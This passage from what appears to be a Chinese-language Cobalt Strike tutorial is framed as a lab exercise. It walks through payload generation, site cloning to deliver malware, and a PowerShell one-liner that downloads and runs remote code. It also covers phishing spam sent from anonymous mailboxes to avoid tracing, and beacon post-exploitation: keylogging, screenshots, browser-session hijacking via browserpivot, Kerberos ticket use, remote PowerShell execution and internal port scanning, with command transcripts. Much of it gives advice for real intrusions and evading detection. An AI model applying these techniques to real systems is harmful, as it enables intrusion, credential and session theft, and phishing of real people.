


至于生成常规的 exe payload 就很简单了, 指定下要挂到哪个监听器上, 然后给个命中率比较高的名字保存一下, 把生成的可执行文件想办法丢到目标机器上执行下, 非常简单, 这里就不多啰嗦了





克隆目标网站针对性挂马, 提供一个你想克隆的网站, 然后配好自己的 url[模仿的尽量跟目标的像一点], 然后带上你要执行的 payload, 这里的 payload 可以直接用 msf 生成, 也可以像我这样用 hta, 当然啦, 实际中这个 payload 肯定是精心处理过的, 机会来之不易, 肯定不会瞎搞, 还是那句话实际写信最好用 html 方便把那个 url 给处理的更逼真







‘PowerShell Web Delivery’ 可能也是大家平时用的最多的功能模块了, 其实, 它就相当于 msf 中的 web_delivery 模块, 会生成一段 shellcode 代码, 然后会提供给你一个下载器, 这样你就可以把这个下载器插到任何能运行 powershell 且能正常上网的地方, 比如, 典型的 chm, 快捷方式....., 因为只是实验, 我就直接丢到目标系统的 cmd 中执行了




```
Administrator: C:\Windows\system32\cmd.exe
C:\>powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://[redacted]:80/site'))"
```



发垃圾邮件, 先把所有的目标邮箱放到一个文件中 [注意, 每行对应一个], 然后再去找个准备用来钓鱼的邮件 [直接查看原文, 把html 整个粘出来], 写完信以后记得先预览下, 看看实际效果, 然后再配置好用来发送邮件的公共邮件服务器, 这里本来想用protonmail 邮箱服务器来发的, 后来看到官方说因为加密的原因暂不支持常规的 IMAP,POP3,SMTP, 无奈, 这里就先不演示了, 非常简单, 实际不明白也可以私信我....., 另外, 实际中大家最好用手中已有的各种匿名邮箱来发 [反正只要不泄露私人信息会容易被别人追踪到的邮箱都可以], 这很重要..... 切记, 图貌似给贴错了, 汗..... 大家懂我意思就行



A screenshot of a 'Mail Server' configuration window. The window has a title bar with standard minimize, maximize, and close buttons. It contains several input fields: 'SMTP Host' with the value 'smtp.126.com', 'SMTP Port' with '25', 'Username' with a masked email address ending in '@qq.com', 'Password' with a masked field, 'Random Delay' with '0', and a 'Connection' dropdown menu set to 'Plain'. A 'Set' button is located at the bottom right of the form area.

SMTP Host:	smtp.126.com
SMTP Port:	25
Username:	[masked]@qq.com
Password:	[masked]
Random Delay:	0
Connection:	Plain

Set


常规 java 攻击, 有版本限制, 而且要买证书, 实际渗透中, 其实前面这些基本就已经够用了, 所以这里就不重点说了

0x05 通过上面这些方法, 相信此时的你已经搞到了一个 beacon 的 shell, 下面我们就来详细说明关于 beacon shell 自身的基本使用 [后渗透阶段], 先假设我们拿到的是一个还没有 bypass 掉 uac 之前的' 管理员' 权限的 beacon shell, 以此来进行后续的一些基本操作, 需要事先说明一下 cs 对中文的支持并不好, 如果目标是中文系统, 有乱码是肯定的


help	查看beacon shell所有内置命令帮助,如果想查看指定命令的用法,可以这样,eg: help checkin
note	给当前目录机器起个名字, eg: note beacon-shell
cd	在目标系统中切换目录,注意在win系统中切换目录要用双反斜杠,或者直接用 '/' eg: cd c:\\
mkdir	新建目录, eg: mkdir d:\\beacon
rm	删除文件或目录, eg: rm d:\\beacon
upload	上传文件到目标系统中
download	从目标系统下载指定文件,eg: download C:\\Users\\win7cn\\Desktop\\putty.exe
cancel	取消下载任务,比如,一个文件如果特别大,下载可能会非常耗时,假如中途你不想继续下了,就可以用这个取消一下
shell	在目标系统中执行指定的cmd命令, eg: shell whoami
getuid	查看当前beacon 会话在目标系统中的用户权限,可能需要bypassuac或者提权
pwd	查看当前在目录系统中的路径
ls	列出当前目录下的所有文件和目录
drives	列表出目标系统的所有分区[win中叫盘符]
ps	查看目标系统当前的所有的进程列表
kill	杀掉指定进程, eg: kill 4653
sleep 10	指定被控端休眠时间,默认60秒一次回传,让被控端每10秒来下载一次任务,实际中频率不宜过快,容易被发现,80左右一次即可
jobs	列出所有的任务列表,有些任务执行时间可能稍微较长,此时就可以从任务列表中看到其所对应的具体任务id,针对性的清除
jobkill	如果发现任务不知是何原因长时间没有执行或者异常,可尝试用此命令直接结束该任务, eg: jobkill 1345
clear	清除beacon内部的任务队列
checkin	强制让被控端回连一次
exit	终止当前beacon 会话
ctrl + k	清屏

0x06 搜集目标机器上的各类信息 [有些可能会触发敏感 api 导致防护报警, 另外进程注入, 被控端可能感到非常明显的卡顿, 工具也有许多不完善的地方]:

在目标系统中放置常规键盘记录, eg: keylogger 1796 x86



尝试在目标系统中截屏,可能会造成目标系统有很明显的卡顿, eg: screenshot 1796 x86 10 截取10秒



利用web代理,劫持转发目标浏览器进程数据到指定的端口上,然后我们再从该端口访问,就相当于拿着目标的浏览器中的数据访问

比如,我们通过截屏发现他登录某个需要账号密码的站点,通过浏览器代理我就可以实现无密码直接登录他所登录的那个站点,我表达能力不好,相信大家应该都懂我意思

官方说暂时只对IE好使,而且还不稳定,成功率一半一半吧,估计是dump进程数据的原因,dump瞬间可能会造成目标浏览器巨卡

不过不得不说这个想法还是非常好的,只是功能目前做的 [这里膜拜下作者,大写的赞],还不是特别完善,走投无路的情况下可以尝试下

browserpivot 1460 x86

browserpivot stop

2456	448	conhost.exe	x86	1	pentester7cn\win7cn
2580	888	audiodg.exe			
2592	1460	iexplore.exe	x86	1	pentester7cn\win7cn


2680	680	WmiPrvSE.exe			
3188	1796	cmd.exe	x86	1	pentester7cn\win7cn

```
beacon> browserpivot 2592 x86
[*] Injecting browser pivot DLL into 2592
[+] Browser Pivot HTTP proxy is 127.0.0.1:6561
[+] started port forward on 39424 to 127.0.0.1:39424
[+] host called home, sent: 73760 bytes
[PENTESTER7CN] win7cn/1760
beacon>
```

☒ 手动配置代理: (M)

HTTP 代理: (A) 端口: (P)

☐ 为所有协议使用相同代理 (S)



域内渗透相关模块, 其实, 如果真是域内渗透, 我们可以暂时不用这么搞, 后续再单独说

kerberos_ccache_use 从ccache文件中导入票据

kerberos_ticket_purge 清除当前shell的票据


kerberos_ticket_use 从ticket文件中导入票据

0x07 通过各种 powershell 渗透框架来增强 cs 的实用性, 如, nishang,empire,PowerSploit,powerup,Sherlock..... 续的, 提权, bypassuac,dll 注入, 抓 hash,pth..... 都是一模一样的用法, 核心还是在那些脚本上, 关于各类 powershell 框架的具体用法, 请关注博客相关文章, 这里就不一一演示了, 就简单说一下用法, 当然, beacon shell 自身也提供了类似的功能, 只是我没有说, 但实际中那个可能还远远不够, 而且它自身的工具工作的也不是非常好, 所以更推荐大家尤其是在 win 内网渗透中, 尽可能全部用 powershell 来搞

第一种方式, 在 beacon shell 中导入外部 ps 脚本到远程机器上

```
powershell-import /root/Desktop/Get-Information.ps1
```

```
powershell Get-Information
```



```
beacon> powershell-import /root/Desktop/Get-Information.ps1
[*] Tasked beacon to import: /root/Desktop/Get-Information.ps1
[+] host called home, sent: 1672 bytes
beacon> powershell Get-Information
[*] Tasked beacon to run: Get-Information
[+] host called home, sent: 23 bytes
[+] received output:
#< CLIXML
Logged in users:
C:\Windows\system32\config\systemprofile
C:\Windows\ServiceProfiles\LocalService
C:\Windows\ServiceProfiles\NetworkService
C:\Users\win7cn

Powershell environment:
Install
PID

Putty trusted hosts:
rsa2@22:192.168.19.18
dss@1234:127.0.0.1

Putty saved sessions:
```

第二种方式, 在 beacon shell 中直接执行 powershell 代码

```
powerpick Get-Host
```

```

beacon> powerpick Get-Host
[*] Tasked beacon to run: Get-Host
[+] host called home, sent: 127049 bytes
[+] received output:

Name           : ConsoleHost
Version        : 1.0
InstanceId     : 13880252-aa67-46c8-9253-c6bfc946d5ce
UI             : System.Management.Automation.Internal.Host.InternalHostUserInterface
CurrentCulture : zh-CN
CurrentUICulture : zh-CN
PrivateData    :
IsRunspacePushed :
Runspace       :

```

0x08 利用 cs 灵活穿透目标内网

对目标机器所在的内网进行常规端口扫描, 指定 ip 段, 指定用于扫描的协议 [暂只支持 arp,icmp,tcp], 指定线程 [切记实际中不要开的太高]

portscan 192.168.1.0/24 1-6000 arp 10

```

beacon> portscan 192.168.1.0/24 1-6000 arp 10
[*] Tasked beacon to scan ports 1-6000 on 192.168.1.0/24
